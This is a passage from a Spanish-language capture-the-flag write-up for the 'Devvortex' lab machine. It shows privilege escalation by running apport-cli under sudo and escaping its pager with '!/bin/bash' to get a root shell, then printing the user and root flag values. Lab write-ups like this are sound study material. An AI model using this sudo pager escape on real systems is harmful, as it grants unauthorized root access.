
Escogemos:

1

2

Tocamos cualquier tecla

V



```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f
nc64.exe
** What kind of problem do you want to report?
Choices:
 1: Display (X.org)
 2: External or internal storage devices (e. g. USB sticks)
 3: Security related problems
 4: Sound/audio related problems
 5: dist-upgrade
 6: installation
 7: installer
 8: release-upgrade
 9: ubuntu-release-upgrader
10: Other problem
 C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): _
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C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

*** Collecting problem information...

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?

Choices:
1: I don't know
2: Freezes or hangs during boot or usage
3: Crashes or restarts back to login screen
4: Resolution is incorrect
5: Shows screen corruption
6: Performance is worse than expected
7: Fonts are the wrong size
8: Other display-related problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

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To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze
Press any key to continue... V
..dpkg-query: no packages found matching xorg
.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
S: Send report (1.4 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
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Se abrirá un editor similar a Vi y usando la sintaxis ! se podrá ejecutar código.
Como estaba ejecutando el binario en un contexto privilegiado, podía obtener acceso root ejecutando !/bin/bash:
cambiamos el END del final del reporte a ! y se cambiará a root
Root obtenido con éxito

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cat /root/root.txt
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73d0a08574e07464c5405b7ee23852f1
root@devvortex:/home/logan# cd ..
root@devvortex:/home# ls
logan
root@devvortex:/home# cd logan/
root@devvortex:/home/logan# ls
user.txt
root@devvortex:/home/logan# cat user.txt
73d0a08574e07464c5405b7ee23852f1
root@devvortex:/home/logan# cat /root/root.txt
2f5acddf5d363ed7d59f3ec9a9c5dd67
root@devvortex:/home/logan# _
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2f5acddf5d363ed7d59f3ec9a9c5dd67